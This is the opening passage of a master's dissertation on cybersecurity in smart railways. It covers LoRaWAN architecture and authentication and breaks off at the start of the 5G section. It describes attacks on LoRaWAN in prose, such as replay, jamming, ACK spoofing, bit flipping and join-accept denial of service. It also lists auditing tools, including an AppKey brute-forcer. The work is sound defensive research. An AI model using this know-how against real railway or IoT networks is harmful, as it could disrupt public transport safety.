P.PORTO

**SCHOOL OF
MANAGEMENT AND
TECHNOLOGY**
POLYTECHNIC OF
PORTO

M

MASTER
ENGENHARIA INFORMÁTICA

Cybersecurity in Smart Railways: Challenges and Pathways

Tiago Filipe Tavares Fernandes

OCTOBER/**2023**

SCHOOL OF MANAGEMENT AND TECNOLOGY
POLYTECHNIC OF PORTO

MASTER
ENGENHARIA INFORMÁTICA

Cybersecurity in Smart Railways: Challenges and Pathways

Tiago Filipe Tavares Fernandes
8200798

Advisors

Associate Professor João Paulo Ferreira de Magalhães

Associate Professor Wellington Alves

Dissertation submitted in fulfilment of the requirements for the Master's degree in *Engenharia Informática* in the School of Management and Technology of the Polytechnic of Porto.

OCTOBER/**2023**

Integrity Statement

I, Tiago Filipe Tavares Fernandes, student nº 8200798, of the Master's Degree in Engenharia Informática of the School of Management and Technology of the Polytechnic of Porto, declare that I have not plagiarized or self-plagiarized, therefore the work entitled "Cybersecurity in Smart Railways: Challenges and Pathways" is original and of my own authorship, not having been used previously for any other purpose. I further declare that all sources used are cited, in the text and in the final bibliography, according to the referencing rules adopted in the institution.

SCHOOL OF MANAGEMENT AND TECHNOLOGY
POLYTECHNIC OF PORTO

P.PORTO

M

MASTER
ENGENHARIA INFORMÁTICA

Cybersecurity in Smart Railways: Challenges and Pathways

Tiago Filipe Tavares Fernandes

João Paulo Ferreira de Magalhães, Associate Professor

Wellington Alves, Associate Professor

Acknowledgments

I want to thank both Professor João Magalhães and Professor Wellington Alves for their knowledge, support, and patience throughout this work. Without their orientation I would never be able to complete such a project.

I also want to give a special thanks to the people in charge of the Ferrovia 4.0 Project (*Home - Ferrovia 4.0*, n.d.), as part of this project was funded by them (POCI-01-0247-FEDER-046111/ LISBOA-01-0247-FEDER-046111), financed by FEDER - Fundo Europeu de Desenvolvimento Regional (European Regional Development Fund), under the POCI - Programa Operacional Competitividade e Internacionalização (Operational Program for Competitiveness and Internationalization) and the Operational Program Lisbon 2020, of Portugal 2020.

Abstract

Smart trains and railways have emerged as pivotal solutions in major global cities to help tackle problems such as traffic congestion and environmental pollution. The integration of advanced technologies has enabled the transition from traditional railway systems to highly efficient, personalized alternatives. Nevertheless, the complexity of these smart systems introduces new challenges, particularly in the realms of security and privacy. Given the susceptibility of railway systems to cyber threats, it is imperative for these emerging smart solutions to establish robust security and privacy measures. This work addresses security challenges of two of the main technologies used in these smart systems: LoRaWAN and 5G and proposes a security testing methodology and mitigation recommendations in this context.

Kewords: IoT, Smart Railways, Cybersecurity, Cyber-attacks, Cyber-threats, 5G, LoRaWAN, LoRa

Resumo

As ferrovias inteligentes surgiram como soluções cruciais nas grandes cidades globais para enfrentar problemas como o grande volume de trânsito e a poluição ambiental. A integração de tecnologias avançadas possibilitou a transição de sistemas ferroviários tradicionais para alternativas altamente eficientes e personalizadas. No entanto, a complexidade destes sistemas introduz novos desafios, especialmente nas áreas de cibersegurança e privacidade. Dada a suscetibilidade dos sistemas ferroviários a ameaças cibernéticas, é imperativo que essas soluções inteligentes em ascensão estabeleçam medidas robustas de segurança e privacidade. Este trabalho aborda os desafios de cibersegurança de duas das principais tecnologias usadas nestes sistemas inteligentes: LoRaWAN e 5G, e propõe uma metodologia de testes de segurança e recomendações para mitigar estes desafios.

Palavras-chave: IoT, Smart Railways, Cybersecurity, Cyber-attacks, Cyber-threats, 5G, LoRaWAN, LoRa

Contents

Acronyms

AAA – Authentication, Authorization, and Accounting;

ACK – Acknowledgement;

ACL – Access Control List;

AES-CMAC – Advanced Encryption Standard – Cipher-based Message Authentication Code;

API – Application Programming Interface;

D2D – Device-to-Device;

DDoS – Distributed Denial of Service;

DoS – Denial of Service;

ED – End Device;

FOTA – Firmware Over-The-Air;

FSK – Frequency Shift Keying;

GSM – Global System for Mobile Communications;

IIoT – Industrial Internet-of-Things;

IMSI – International Mobile Subscriber Identity;

IoC – Indicator of Compromise;

IoT – Internet-of-Things;

IP – Internet Protocol;

LAF – LoRaWAN Auditing Framework;

LoRa – Long Range;

LPWAN – Low Power Wide Area Networks;

LTE – Long Term Evolution;

MAC – Media Access Control;

MIC – Message Integrity Code;

MitM – Man-in-the-Middle;

mMIMO – massive Multiple-Input Multiple-Output;

MQTT – Message Queuing Telemetry Transport;

NS – Network Server;

PLS – Physical Layer Security;

SDN – Software-Defined Networks;

TCP – Transmission Control Protocol;

Glossary

3GPP – 3rd Generation Partnership Project, a global organization that sets standards for mobile communication systems, including GSM, UMTS, LTE, and 5G. (X. Zhang et al., 2017)

5G – Fifth generation mobile network.

ETSI – European Telecommunications Standards Institute is an organization that develops standards for telecommunications and information technology in Europe and globally. (Wong et al., 2017)

V-AAA – Distributed Virtualization of AAA is a network security concept that involves breaking up and distributing the functions of Authentication, Authorization, and Accounting (AAA) systems across multiple locations or servers for improved scalability, redundancy, and performance. (Wong et al., 2017)

List of Figures

List of Tables

Chapter I – Introduction

Today we live in an ever-evolving landscape of modern technology, where digitalization, connectivity, and automation are converging to redefine various industries. One of the most promising and transformative domains in this paradigm shift is the realm of smart railways. The fusion of new technologies, such as the Internet of Things (IoT) and advanced data analytics, has revitalized the railway sector, promising enhanced efficiency, safety, and sustainability. However, their rapid adoption is accompanied by a significant challenge: cybersecurity. As smart railways become increasingly reliant on online and interconnected systems, the vulnerability to cyber threats increases. The potential consequences of a cybersecurity breach in a smart railway system are not only financial but, more critically, a matter of public safety. Disruptions to railway operations could have huge impacts on passengers, transport of critical cargo, and the overall economy.

1.1. Motivation

As a person with a deep fascination for technology, I have witnessed the evolution of smart systems, such as smart watches and smart houses. So, when I had the opportunity to work on a project like (Ferrovia 4.0), I jumped on it. The project aims to substantially improve the Portuguese railway system, by reducing the carbon footprint, reducing costs, monitoring the infrastructure in real time, make the railways and trains more secure, build an alert system, and ultimately bring in more customers who can have an enhanced experience in comparison to traditional railway systems. However, due to the nature of these systems, a critical concern is always present – cybersecurity. It is this personal connection to the boundless potential and the substantial security challenges that serves as the motivation behind this dissertation.

1.2. Objectives

Given the relevance of the topic, this study aims to analyze the importance of cybersecurity in smart railways. To achieve the overall objective, the following specific objectives are proposed:

- Understand the current state of research in the areas of Smart Railways and Cybersecurity through a bibliometric analysis.
- Analyze the vulnerabilities and risks associated with the control and communication systems used in smart railways. To do this, it is necessary to identify known threats, such as malware, ransomware, denial of service (DoS), and social engineering attacks, which could compromise the integrity, confidentiality, and availability of railway systems.
- Conduct a critical analysis of the best practices and protective measures currently used internationally to ensure cybersecurity in smart railways that will be implemented in Portugal.

As a result of this work, two scientific papers were submitted.

1.3. Document Structure

This document is organized as follows:

- Chapter 1 – Introduction: This chapter begins with the motivation behind this dissertation in the context of Cybersecurity and Smart Railway systems. It then outlines the specific objectives to be achieved and finishes by presenting the approach and expected solution.

- Chapter 2- State-of-the-art: This chapter provides a theoretical background of the main terms used for this project, such as Smart Railways, IoT, Cybersecurity, LoRaWAN and 5G. The section also includes a systematic review, which was developed in order to find the connection between all these terms mentioned before, as well as analyzing their state of the art to identify possible gaps in the literature, which were also addressed.

- Chapter 3 – Methodology: In this chapter the main methodology used to develop this project is explained.

- Chapter 4 – Toolkit for auditing and testing cyber security on smart railways and pilot scenarios: This chapter presents a detailed explanation of several processes, tools and frameworks that were discovered during the research, in order to allow readers to quickly and comprehensively implement these tools as they implement these systems. Additionally, a series of hypothetical attack scenarios is presented for both technologies, LoRaWAN and 5G, providing a user-friendly portrayal of potential attack scenarios.

- Chapter 5 – Recommendations: Building upon the tests and research, this chapter will provide a set of recommendations for each of the technologies discussed in this project, along with some more general recommendations that are applicable to a wide range of technologies and projects.

- Chapter 6 – Conclusion: In this section a summary of the whole project is presented, as well as general improvements that can be made and the future work that can be built on top of this work.

Chapter II – State-of-the-art

This chapter delves into an overview of the state-of-the-art of cybersecurity within the context of smart railways and IoT, with a heavy focus on the LoRaWAN and 5G technologies.

2.1. An overview of Cybersecurity

Cybersecurity is a critical practice that involves protecting sensitive information and vital systems from digital attacks. Cybersecurity measures are specifically designed to prevent networked systems and applications from being compromised by threats, whether originating from inside or outside an organization. Recent statistics indicate that the global average cost of a data breach in 2020 was approximately USD 3.86 million, while in the United States, it was USD 8.64 million (IBM, 2022). Given the high cost of a breach, cybersecurity is crucial in safeguarding personal and financial information from theft or fraud and ensuring the privacy and security of individuals and organizations alike. It is imperative for organizations to adopt a robust cybersecurity approach to minimize losses and prevent potential damage.

According to (Luh & Yen, 2020), Cybersecurity faces numerous challenges, including the constantly evolving nature of cyber threats, the increasing complexity of technology systems, and the lack of standardization in security measures. Additionally, social engineering techniques, such as phishing and social media manipulation, have made it easier for malicious actors to access sensitive information. To address these challenges, various solutions have been developed, including the use of advanced encryption technologies, firewalls, and intrusion detection systems. In addition, authors such as (Moore & Pym, 2023) defend that Cybersecurity and organizations work to educate individuals and businesses on best practices for protecting their information and systems. Governments have also become more involved in cybersecurity, creating legislation and regulations to protect critical infrastructure and sensitive information (Luh & Yen, 2020). Cybersecurity is a critical aspect of modern society, and its importance will only continue to grow as technology advances. Staying informed and educated about cybersecurity best practices is essential to protect personal and sensitive information from cyber threats.

2.2. Smart-*

In this document, the concept of "Smart-*" is used to refer to a range of advanced digital technologies, such as the Internet of Things (IoT), artificial intelligence (AI), and automation, to enhance various aspects of modern life. The prefix "smart" is used to describe the ability of these technologies to gather and analyze data, and make intelligent decisions based on that data (Pivoto et al., 2018). One of the most well-known examples of smart technologies are smart home systems, which utilize IoT devices to control and automate various household functions such as lighting, temperature, and security. Smart homes also allow for remote access and monitoring, making it easier for homeowners to manage their homes while away (Y. Zhang & Zhang, 2018). Another area where smart technology is becoming increasingly prevalent is in healthcare. Smart healthcare is one of the main sectors which resorts to technologies using IoT devices and AI algorithms to monitor patient health, predict potential health issues, and assist in medical diagnosis and treatment (Pivoto et al., 2018). In the case of the transportation sector, significant advancements in smart technologies have also been seen. For instance, smart cars utilize a range of sensors and cameras to assist drivers in parking, lane departure, and collision avoidance. Additionally, smart cities are being developed that utilize a range of technologies to improve transportation efficiency and reduce congestion (Dia, 2019). The use of smart technologies in education is also becoming increasingly prevalent. The OECD has a project on "Smart data and digital technology in education: AI, Learning Analytics, and Beyond" (OECD, 2018) which discusses how digitalization can lead to transformations in education using digital devices and technologies. These technologies can enhance learning inside and outside the classroom and provide personalized learning experiences based on individual student needs using data produced or collected in formal education settings.

The use of these smart technologies offers numerous benefits in terms of efficiency, sustainability, and quality of life. As technology continues to advance, it is likely that we will see even more applications of smart in various areas of modern life. However, it is important to consider the potential risks and challenges associated with the implementation of these technologies, such as the security of these systems.

2.3. Internet of Things

The Internet of Things (IoT) has revolutionized the way we interact with the world around us. IoT uses smart devices and the internet to provide innovative solutions to various challenges and issues related to business, government, and industries across the world (Kumar et al., 2019). According to (Kumar et al., 2019), IoT is progressively becoming an important aspect of our lives that can be sensed everywhere around us. It puts together a wide variety of smart systems, frameworks, intelligent devices, and sensors. However, there are still challenges and issues that need to be addressed to achieve the full potential of IoT. These challenges and issues must be considered from various aspects of IoT such as applications, challenges, enabling technologies, social and environmental impacts, and others.

2.4. Cybersecurity and smart railways

Cybersecurity is a key requirement to enable railways to deploy and take advantage of the full extent of a connected, digital environment. However, infrastructure managers and railway undertakings face a complex regulatory system that requires a deep understanding of operational cybersecurity actions (*Cybersecurity in Railways Conference: Key Takeaways*, 2021).

As per (Kour et al., 2023), the railway industry is vulnerable to cyberattacks because the number of digital items and interfaces between digital and physical components in railway systems keeps increasing. Increased numbers of items and interfaces require new frameworks, concepts, and architectures to ensure the railway system's resilience with respect to cybersecurity challenges. Authors in (Kour et al., 2023) also suggests that to develop and implement an appropriate roadmap to cybersecurity in railways, there is a need to describe emerging challenges and create approaches to deal with these new challenges.

2.5. LoRa Alliance

Before delving into the concept of LoRaWAN, it is crucial to grasp the terms "Long Range (LoRa)" and "Low Power Wide Area Network (LPWAN)".

LoRa refers to the wireless physical or modulation layer used to establish long-range communication links. For quite some time, many wireless communication systems have employed Frequency Shift Keying (FSK) modulation as the physical layer due to its efficiency in achieving low power consumption (LoRa Alliance, 2015).

LoRa utilizes a technology similar to FSK, known as Chirp Spread Spectrum modulation. This type of modulation shares the same characteristics as FSK but stands out in its considerably longer communication link range compared to FSK. It also exhibits robustness against interference. While Chirp Spread Spectrum modulation has been used for decades, LoRa is the first to commercialize its use (Semtech, 2023).

One of the key benefits of LoRa as a physical layer for connectivity is its remarkable range. With just a single gateway or base station device, it can cover vast areas of land, such as entire cities. Consequently, LoRa and LoRaWAN offer a greater range than any other standardized communication technology. The measurement of this link range in a given environment is typically expressed in decibels (dB) (Schmidt et al., 2022).

Low Power Wide Area Networks (LPWAN), as the name suggests, are wireless networks designed for long-distance communication with low data rates and extremely low power consumption (Lykov et al., 2020). LPWAN is specifically tailored for IoT devices and applications that require infrequent data transmission over long distances, often only a few times per hour, or sometimes even less, across various environments.

According to (Chaudhari et al., 2020), some key features of LPWAN are:

- Extended Communication Range
- Long Battery Life or Low Power Consumption
- Network Security
- Support for Both Unidirectional and Bidirectional Communication
- Versatility in Serving a Wide Range of Applications

Now that the key terms to understand the technology behind LoRaWAN are explained, it can be defined as a LPWAN protocol that enables wireless connectivity of IoT devices powered by batteries to the internet in regional, national, or global networks, by using LoRa modulation technology at the physical layer. The key factors that play a significant role in determining the battery life of a node, network capacity, service quality, security, and the range of applications the network can support include the network protocol and architecture (LoRa Alliance, 2015).

2.5.1. LoRaWAN Network Architecture

According to (LoRa Alliance, 2015), a LoRaWAN network is constituted of four main components:

- End Nodes (End Devices)
- Concentrator/Gateway (Gateways)
- Network Server
- Application Server

In LoRaWAN's architecture, gateways relay messages between the end nodes and the central network server. Communication between end nodes and gateways occurs via LPWAN, while the connections between gateways and the central network server are established over IP, like the network server and the application server. All connections in this architecture are bidirectional, and there is support for multicast addressing groups to efficiently utilize the spectrum during tasks such as Firmware Over-The-Air (FOTA) updates or other mass distribution messages.

As seen in Figure 1, end nodes are not associated with a single gateway. Instead, the data sent by each end node is received by multiple gateways. This approach helps resolve data loss issues. Once the gateway receives the information, it forwards it to the central network server, responsible for network management. The network server filters redundant packets, conducts security checks, schedules acknowledgments through the optimal gateway, and manages adaptive data rates, among other functions.




*Figure 1 - LoRaWAN architecture, as per (*LoRa Alliance, 2015)

2.5.2. LoRaWAN End Node Types

End nodes come in different types as they serve various applications and have distinct requirements. LoRaWAN utilizes three classes of end nodes, each contributing to the efficiency of downlink communication. Downlink communication refers to data transmission from the application server to the end node and plays a role in optimizing battery life (What Is LoRaWAN?, 2023).

Class A End Nodes

Class A end nodes allow bidirectional communication, where each uplink transmission, from the end node to the application server, is followed by two downlink reception windows. The transmission intervals of Class A end nodes are based on their communication needs with some variation based on a random time. These types of end nodes are the most power-efficient, conserving battery life (What Is LoRaWAN?, 2023).

Class B End Nodes

Class B end nodes share the same characteristics as Class A but add more reception windows. These nodes open additional reception windows at scheduled times. To let the gateways know when to open the reception windows, end nodes use a beacon synchronized with the gateway's time. These types of end nodes have a shorter battery life due to the extra reception windows they open (What Is LoRaWAN?, 2023).

Class C End Nodes

Unlike the other end nodes, Class C end nodes keep their receptors open continuously and only close them when transmitting information. As a result, they consume more battery power and have a shorter lifespan. However, they offer lower latency in communication (What Is LoRaWAN?, 2023).

According to (LoRa Alliance, 2015), Figure 2 shows the different classes of end nodes compared in terms of battery lifetime and network communication latency.



Battery Lifetime
A
Battery powered sensors
• Most energy efficient
• Must be supported by all devices
• Downlink available only after sensor TX
B
Battery Powered actuators
• Energy efficient with latency controlled downlink
• Slotted communication synchronized with a beacon
C
Main powered actuators
• Devices which can afford to listen continuously
• No latency for downlink communication
Downlink Network Communication Latency

*Figure 2 - Different device classes of LoRaWAN end nodes, as per (*LoRa Alliance, 2015)

2.5.3. Security of LoRaWAN

LoRaWAN was designed from the ground up to be secure. The security of LoRaWAN has been designed with this protocol's principles in mind, including low energy consumption, low implementation complexity, low cost, and high scalability. LoRaWAN security principles also align with established security principles, such as the use of standardized and well-tested algorithms and end-to-end security (Gemalto Actility AND Semtech, 2017).

LoRaWAN employs two layers of security: one for the network and another for the application (Gemalto Actility AND Semtech, 2017).

Network security involves authenticating or recognizing the end nodes using a unique 128-bit key called the AppKey and a globally unique identifier known as DevEUI based on EUI-64. Meanwhile, application security ensures that the network administrator cannot access the data transmitted between the end nodes and the application server and vice versa. This is achieved through end-to-end AES encryption (H. Noura T. Hatoum & Chehab, 2020).

2.5.4. How Authentication Works in LoRaWAN

The device activation, also known as the join procedure, verifies that both the end device and the network possess knowledge of the AppKey. This verification is carried out by calculating an AppSKey-CMAC (using the AppKey and AES-CMAC) within the device's join request and the network's join acceptance. Subsequently, two session keys are derived: one for ensuring the integrity and encryption of LoRaWAN MAC commands and the payload of the application (NwkSKey), and another for end-to-end encryption of the application payload (AppSKey). The NwkSKey is distributed to the LoRaWAN network to verify the authenticity and integrity of packets, while the AppSKey is distributed to application servers for encrypting and decrypting the application payload. The AppKey and AppSKey can be hidden from the network operator to prevent them from decrypting application payloads (Gemalto Actility AND Semtech, 2017).

This process is illustrated in Figure 3.




Figure 3 - LoRaWAN authentication, as per (Gemalto Actility AND Semtech, 2017)

2.5.5. LoRaWAN's known Vulnerabilities

In our connected world, LoRaWAN technology plays a crucial role in connecting devices and enabling the Internet of Things. However, as we rely more and more on this technology, it's essential to be aware of its vulnerabilities. This section explores some of the weaknesses found in the LoRaWAN protocol:

1. Reuse of frame counter values.
2. Reuse of nonce values.
3. Lack of a mechanism to protect against the replay of join acceptance messages.
4. Weak replay protection mechanism for join-request messages.
5. Acknowledgments not associated with data.
6. Join acceptance messages not associated with requests.
7. Failures in confirming security session context changes.
8. Lack of end-to-end integrity protection.

These vulnerabilities in the LoRaWAN protocol can lead to the following attacks:

a) Replay Attacks

This type of attack is a security protocol attack in which a malicious entity resends or replays valid data transmissions with the aim of deceiving the module, typically by using handshake messages or old network data. To carry out these types of attacks on LoRaWAN networks, the attacker must know the frequency and communication channels being used to eavesdrop on the transmission data of the end devices and gateways. These types of attacks can only be performed if the handling of frame counters is outside the LoRaWAN specification, which is left specifically to the application and developer, as networks that do not keep track of frame counters could be vulnerable to the attack (Kim & Song, 2017).

b) Jamming

Radio interference is a serious problem when using a LoRaWAN infrastructure because malicious entities can transmit powerful radio signals near a LoRaWAN infrastructure device, disrupting communication with end devices (Perković & Siriščević, 2020).

For these attacks to be carried out, attackers must have dedicated hardware to interrupt communication, but they can also use commercial LoRa devices for such attacks since LoRa devices suffer from a problem called coexistence, meaning that two LoRa devices cannot exist in the same environment as they interfere with each other (Aras et al., 2017).

c) Replay and Eavesdropping

Replay and eavesdropping attacks are possible due to vulnerabilities in the replay protection mechanisms and in the management of frame counters and nonces. These attacks are caused by the vulnerabilities 1 to 4 mentioned above. The following types of attacks can occur:

- Replay and eavesdropping attack.
- Replay and eavesdropping attack through a fake session in ED.
- Replay and eavesdropping attack through a fake session in the NS.

d) Wormhole Attacks

This type of attack can be used in conjunction with replay attacks. What this attack does is capture packets and send those captured packets to another device, allowing for the reproduction of the captured packet. This type of attack can be carried out using two types of devices: the sniffer and the jammer (Ruotsalainen et al., 2022).

e) Ack Spoofing

This attack takes advantage of the lack of association between acknowledgments and confirmed data (vulnerability 5 mentioned above). The attacker captures a downlink ACK message (a message with the acknowledgment flag enabled) and later uses it to acknowledge another confirmed uplink message from the same end device (ED). It is assumed that the attacker has the capability to prevent the reception of the downlink frames based on DevAddr and the ACK flag, for example, through selective interference (Yang, 2017).

f) Bit Flipping

This attack exploits the lack of end-to-end integrity protection of application payloads (vulnerability 8 mentioned above). The attack assumes that the security of the transport layer between NS-AS does not exist or is compromised and that the attacker could act on the channel between NS and AS. The attacker can then make precise modifications to the application data. If altering the application data results in observable outcomes for the attacker, the confidentiality of the application data can also be compromised (Yang, 2017).

g) Denial of Service Attacks in LoRaWAN

According to (Van Es et al., 2018), there are several vulnerabilities that can be exploited to make DoS (Denial of Service) attacks happen, for example:

a) Beaconing Vulnerability

The beacons transmitted by the Gateways are not protected, and as a result, they are exposed to manipulation through replay and eavesdropping attacks. By manipulating time references in a LoRaWAN network, it is possible to desynchronize the additional Class B reception windows. This can lead to a denial of service for Class B downlink traffic between the network and end devices.

b) Join-Accept Replay Vulnerability

This attack takes advantage of the lack of protection mechanisms against the replay of Join-accept messages, the association between Join-accept messages and requests, and the confirmation of the security session context. An attacker responds to a Join request from the end device (ED) before the Network Server (NS) does, by replaying a Join-accept message that was previously sent to the same ED. The ED obtains its session keys using the nonce value in the replayed Join-accept message, which is different from the nonce used by the NS. As a result, the ED and the NS end up deriving different session keys and lose their ability to communicate with each other, resulting in a Denial of Service (DoS) for the ED.

2.5.6. LoRaWAN 1.1 Update

LoRaWAN version 1.1 (*LoRaWAN® Specification v1.1*, 2017) introduces a series of corrections to mitigate some of the vulnerabilities discussed in this document. These changes include:

- Use of the Rejoin-Request message to prevent the reuse of counters in OTAA mode. In ABP, the counter value is stored in non-volatile memory.
- Recording the values of DevNonce and AppNonce generated to prevent their reuse.
- Addition of the JoinNonce_last field to record the last JoinNonce and prevent replay attacks in Join-Accept messages.
- Addition of the DevNonce_last field to record the last DevNonce and prevent replay attacks in Join-Request messages.
- ACK messages are associated with data messages by adding FCnt to the MIC generation.
- Join-Request and Join-Accept messages are associated by adding the DevNonce from the Join-Request to the MIC generation of the Join-Accept.

It is important to note that despite the security challenges highlighted during the description of the attacks, LoRaWAN version 1.0.2 and 1.0.3 continues to dominate IoT projects, despite the availability of version 1.1, which significantly mitigates, or sometimes even eliminates several of these issues. (Jouhari et al., 2023)

2.5.7. LoRaWAN Auditing Framework

The LoRaWAN Auditing Framework is a framework designed to assist in crafting, analyzing, transmitting, and decrypting a set of LoRaWAN packets for the purpose of auditing the security of a LoRaWAN infrastructure (Matias & Esteban, 2019).

All these tools only work for LoRaWAN versions 1.0.x.

The framework consists of various offensive tools (GitHub - IOActive/Laf), including:

- UdpSender: used to send uplink packets (to the network server or gateway bridge, depending on the infrastructure) or downlink packets (to the packet-forwarder).
- UdpProxy: Sits between the gateway or series of gateways and the Network Server or gateway bridge (depending on the infrastructure), listening to all traffic. It also can fuzz data in the uplink or downlink directions.
- TcpProxy: A TCP proxy placed between the network server and an MQTT broker, and like the UdpProxy, it also can fuzz data in the uplink or downlink directions.
- BruteForcer: Used for brute forcing and cracking AppKeys. This script receives a JoinAccept or JoinRequest in Base64 and tries to decrypt its AppKey with a set of possible keys which can be provided in a file or can be generated dynamically.
- MicGenerator: Receives a PHYPayload packet in Base64 and a key which can be the NwkSKey of the AppKey (depending on the packet type) and generates a new valid MIC.
- PacketCrafter and PacketParser: The former transforms a PHYPayload LoRaWAN JSON packet into base64, while the latter performs the opposite.
- SessionKeysGenerator: Generates session keys using a JoinAccept, JoinRequest in Base64, and an AppKey.

Some device behaviors can indicate that a network incident is occurring. These anomalous behaviors that follow a pattern and have a high probability of being malicious activity are known as IOCs (Indicators of Compromise).

Examples of IOCs in LoRaWAN networks can include:

- A node transmits more packets than expected.
- The Network Server receives packets from a node with different FPort values.
- Packets from a node have frame fields that do not vary (SNR, RSSI, SF, etc.).
- Jumps occur in the packet counter value (FCnt).
- Multiple Join-Request messages are received from a node earlier than expected.

- The received data does not match the expected data.

2.6. 5G

